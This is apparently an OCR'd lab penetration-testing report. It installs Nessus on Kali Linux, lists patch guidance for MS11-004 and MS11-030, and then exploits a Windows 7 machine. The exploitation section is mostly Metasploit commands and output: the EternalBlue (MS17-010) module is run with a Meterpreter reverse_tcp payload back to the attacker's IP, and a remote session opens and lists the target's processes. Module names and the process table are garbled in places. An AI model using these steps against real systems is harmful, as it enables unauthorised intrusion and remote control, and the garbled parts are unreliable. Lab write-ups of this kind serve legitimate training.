

```
(kali㉿kali)-[~]
└$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
(kali㉿kali)-[~]
└$ cd Downloads
(kali㉿kali)-[~/Downloads]
└$ ls
Nessus-10.8.4-debian10_amd64.deb

(kali㉿kali)-[~/Downloads]
└$ sudo dpkg -i Nessus-10.8.4-debian10_amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 408594 files and directories currently installed.)
Preparing to unpack Nessus-10.8.4-debian10_amd64.deb ...
Unpacking nessus (10.8.4) ...
Setting up nessus (10.8.4) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TD5 : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
```


Start the Nessus service:

Access Nessus through a browser by going to: <https://localhost:8834>.





# CRITICAL VULNERABILITY NOTICE



## ⚠️ 1. IIS FTP Service (MS11-004)

- **Vulnerability:** Heap-based buffer overflow in TELNET\_STREAM\_CONTEXT::OnSendData function.
- **Impact:** Allows unauthenticated remote attackers to execute arbitrary code.
- **Outdated Service:** IIS FTP service (if not patched).
- **Patch:** KB2489256
- **Risk Level:** Critical
- **Fix:** Install the MS11-004 security update or disable FTP if not in use.


The screenshot shows a Kali Linux VM running in VMware Workstation. The user is logged in as Eshan. They are viewing a Nessus scan report titled 'metasploitable2 / Plugin #53514'. The report details a critical vulnerability (MS11-030) in the Windows DNS Client. The description states that a flaw in the LLMNR processing can lead to remote code execution via spoofed responses. The solution notes that patches are available for Windows XP, 2003, Vista, 2008, 7, and 2008 R2. The Nessus interface also shows other tabs like 'Hosts' and 'History'.

## ⚠ 2. Windows DNS Client (MS11-030)

- Vulnerability: Improper handling of LLMNR queries.
- Impact: Can lead to remote code execution via spoofed responses.
- Outdated Service: DNS Client Service
- Patch: KB2524375
- Risk Level: Critical
- Fix: Install MS11-030 update and disable LLMNR via Group Policy if not needed

## Step 5: Exploitation Phase

Scan and confirm SMB vulnerability on this PC using the **smbclient** command.



The screenshot shows a terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation". The terminal is running a command to scan for SMB shares on a remote host:

```
(kali㉿kali)-[~/Downloads]$ smbclient -L \\192.168.1.6
```

The output indicates that the connection failed due to a workgroup name not being found:

```
Password for [WORKGROUP\kali]:  
Anonymous login successful  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 192.168.1.6 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available
```


The terminal prompt shows the user is back at the command line:

```
(kali㉿kali)-[~/Downloads]$
```

A red box highlights the command and its output, specifically the password prompt and the error message.

## Choice of Exploitation Tool – Metasploit Framework


The **Metasploit Framework** was chosen for exploitation due to its wide range of ready-to-use exploits and payloads. It supports scanning, exploitation, and post-exploitation tasks. In this assessment, it was used to test for SMB vulnerabilities and simulate real-world attacks in a controlled environment.



A screenshot of a Kali Linux terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation". The window shows a root shell prompt at the bottom: "root@kali: /home/kali". The terminal displays the Metasploit framework's msfconsole interface. A message at the top of the console reads: "Metasploit tip: Writing a custom module? After editing your module, why not try the reload command". Below this, there is a large, colorful ASCII art graphic of a robot or cyborg head. The msfconsole command history shows the following:

```
[*] msf6 > use exploit/windows/smb/ms17_010_etableblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[*] msf6 exploit(windows/smb/ms17_010_etableblue) >
```

The Metasploit module **exploit/windows/smb/ms17\_010\_etableblue** exploits the well-known EternalBlue vulnerability (MS17-010) in the SMB protocol on Windows systems. This exploit allows remote attackers to execute arbitrary code and gain control over vulnerable machines.



A screenshot of a Kali Linux terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation". The window shows a root shell prompt at the bottom: "root@kali: /home/kali". The terminal displays the Metasploit framework's msfconsole interface. The command history shows the user selecting the exploit module:

```
msf6 > use exploit/windows/smb/ms17_010_etableblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[*] msf6 exploit(windows/smb/ms17_010_etableblue) >
```

**set RHOST 192.168.1.6** sets the target machine's IP address (**Remote Host**) to be exploited.

**set LHOST 192.168.1.7** sets your machine's IP address (**Local Host**) to receive the connection back from the exploit.

kali-linux-2025.1c-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | | | | | | | | |

kali-linux-2025.1c-vmwar... | 1 2 3 4 | | | | | | | | |

root@kali: /home/kali

File Actions Edit View Help

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOST 192.168.1.6
RHOST => 192.168.1.6
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LHOST 192.168.1.7
LHOST => 192.168.1.7
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > |
```

This sets the payload to **Meterpreter** for 64-bit Windows, using a **reverse TCP connection**. Once the target is exploited, it will connect back to the attacker's machine, giving remote control through the Meterpreter shell.

kali-linux-2025.1c-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help || 1 2 3 4 | 15:54

kali-linux-2025.1c-vmwar... x


root@kali: /home/kali

File Actions Edit View Help

```
msf6 exploit(windows/smb/ms17_010_ternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ternalblue) > [REDACTED]
```

## Gaining Access and Creating a Session

After setting the target and payload, the **exploit** command was used. If the target was vulnerable, a **Meterpreter session** was successfully created. This session gave remote access to the target machine for further actions.



The screenshot shows a terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation". The terminal is running a Metasploit exploit against a Windows 7 Home Basic Service Pack 1 host (192.168.1.6:445). The exploit process involves several steps: starting a reverse TCP handler, using auxiliary/scanner/smb/ms17\_010 as a check, connecting to the target, establishing a connection, selecting the target OS, dumping raw buffer data, performing SMBv1 grooming, sending SMBv2 buffers, and finally triggering a free of corrupted buffer. The exploit is successful, opening a Meterpreter session (stage 1) on the target host at port 49159. The session is identified by the string "WIN".

```
msf6 exploit(windows/smb/ms17_010_ernalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.7:4444
[*] 192.168.1.6:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.1.6:445 - Host is likely VULNERABLE to MS17-010 - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.6:445 - The target is vulnerable.
[*] 192.168.1.6:445 - Connecting to target for exploitation.
[*] 192.168.1.6:445 - Connection established for exploitation.
[*] 192.168.1.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.6:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.6:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.1.6:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.1.6:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.1.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.6:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.6:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.6:445 - Starting non-paged pool grooming
[*] 192.168.1.6:445 - Sending SMBv2 buffers
[*] 192.168.1.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.6:445 - Sending final SMBv2 buffers.
[*] 192.168.1.6:445 - Sending last fragment of exploit packet!
[*] 192.168.1.6:445 - Receiving response from exploit packet
[*] 192.168.1.6:445 - ETERNALBLU overwrite completed successfully (0xc00000D)!
[*] 192.168.1.6:445 - Sending egg to corrupted connection.
[*] 192.168.1.6:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.7:4444 → 192.168.1.6:49159) at 2025-05-10 15:55:21 -0400
[*] 192.168.1.6:445 - =====-
[*] 192.168.1.6:445 - =====-WIN-----
[*] 192.168.1.6:445 - =====-
```

meterpreter > |

# Step 6: Post-Exploitation Phase



## Identify Running Processes on the Target Machine

After gaining access, the **ps** command was used in the Meterpreter session to list all active processes running on the target machine.

The screenshot shows a terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation". The terminal is running as root, indicated by the prompt "root@kali: /home/kali". The window displays the output of the "ps" command, which lists all active processes on the system. The columns shown are PID, PPID, Name, Arch, Session, User, and Path. The output includes various system processes like smss.exe, svchost.exe, wininit.exe, csrss.exe, winlogon.exe, services.exe, lsass.exe, lsm.exe, and several taskhost.exe processes. Most processes run under the NT AUTHORITY\SYSTEM account, while some run under the WIN-SB03M10JLQ4\Star Gate account.

| PID  | PPID | Name             | Arch | Session | User                         | Path                             |
|------|------|------------------|------|---------|------------------------------|----------------------------------|
| 0    | 0    | [System Process] | x64  | 0       |                              |                                  |
| 4    | 0    | System           | x64  | 0       | NT AUTHORITY\SYSTEM          | \SystemRoot\System32\smss.exe    |
| 240  | 4    | smss.exe         | x64  | 0       | NT AUTHORITY\LOCAL SERVICE   | C:\Windows\system32\csrss.exe    |
| 268  | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\wininit.exe  |
| 312  | 300  | csrss.exe        | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\csrss.exe    |
| 360  | 300  | wininit.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\csrss.exe    |
| 368  | 352  | csrss.exe        | x64  | 1       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\csrss.exe    |
| 396  | 352  | winlogon.exe     | x64  | 1       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\winlogon.exe |
| 452  | 360  | services.exe     | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\services.exe |
| 460  | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\LOCAL SERVICE   | C:\Windows\system32\lsass.exe    |
| 468  | 360  | lsass.exe        | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\lsm.exe      |
| 476  | 360  | lsm.exe          | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\lsm.exe      |
| 572  | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\System32\spoolsv.exe  |
| 640  | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\NETWORK SERVICE | C:\Windows\System32\spoolsv.exe  |
| 708  | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\LOCAL SERVICE   | C:\Windows\System32\spoolsv.exe  |
| 732  | 452  | spoolsv.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\System32\spoolsv.exe  |
| 780  | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\System32\spoolsv.exe  |
| 824  | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\System32\spoolsv.exe  |
| 944  | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\LOCAL SERVICE   | C:\Windows\System32\spoolsv.exe  |
| 1012 | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\NETWORK SERVICE | C:\Windows\System32\spoolsv.exe  |
| 1092 | 452  | sppsvc.exe       | x64  | 0       | NT AUTHORITY\NETWORK SERVICE | C:\Windows\System32\spoolsv.exe  |
| 1108 | 452  | taskhost.exe     | x64  | 1       | WIN-SB03M10JLQ4\Star Gate    | C:\Windows\system32\taskhost.exe |
| 1172 | 452  | svchost.exe      | x64  | 0       | NT AUTHORITY\LOCAL SERVICE   | C:\Windows\system32\taskhost.exe |
| 1176 | 780  | dwm.exe          | x64  | 1       | WIN-SB03M10JLQ4\Star Gate    | C:\Windows\system32\dwm.exe      |
| 1216 | 1168 | explorer.exe     | x64  | 1       | WIN-SB03M10JLQ4\Star Gate    | C:\Windows\Explorer.EXE          |
| 1432 | 1216 | mspaint.exe      | x64  | 1       | WIN-SB03M10JLQ4\Star Gate    | C:\Windows\system32\mspaint.exe  |
| 1672 | 1216 | cmd.exe          | x64  | 1       | WIN-SB03M10JLQ4\Star Gate    | C:\Windows\system32\cmd.exe      |

